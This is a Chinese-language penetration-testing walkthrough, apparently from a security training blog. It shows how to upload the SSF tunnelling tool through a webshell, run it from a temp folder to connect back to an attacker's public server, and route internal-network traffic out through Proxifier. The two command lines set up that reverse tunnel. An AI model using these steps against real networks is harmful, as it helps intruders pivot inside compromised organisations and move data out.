




首先我们将以下文件上传到webshell端:
certs目录
ssf.exe
![图片[1]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882180-442186-image.png)
Webshell
新建cert目录
![图片[2]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552884101-470608-image.png)
接着在certs目录新建trusted目录
![图片[3]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882284-107345-image.png)
上传这些文件
![图片[4]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882521-878758-image.png)
![图片[5]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882546-621115-image.png)
接着继续上传trusted目录下的文件到webshell的trusted目录下
![图片[6]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882582-361010-image.png)
接着回到ssf目录,上传ssf.exe
![图片[7]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882604-777563-image.png)
![图片[8]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882620-835981-image.png)
![图片[9]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882643-82986-image.png)
**公网服务器
执行
`ssfd.exe -p 8888
![图片[10]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882724-858535-image.png)
![图片[11]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552882745-317578-image.png)
**Webshell
执行
`/c CD C:\Windows\Temp\SSF\ & SSF.EXE -F 9999 -p 8888 公网IP地址
![图片[12]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552884209-804575-image.png)


**Proxifier设置
![图片[13]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552884259-245568-image.png)
![图片[14]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552884302-166679-image.png)
Success
![图片[15]-【横向】Webshell利用SSF+Proxifier反向代理内网流量到公网-赤道学院](https://file.hackdor.com/webfile/2025/10/1552884378-640182-image.png)
上面有几幅图中创建的cert目录是错的,应该是创建certs目录。我最后改了过来,所以不用奇怪。
© 版权声明
文章版权归作者所有,未经允许请勿转载。
THE END








暂无评论内容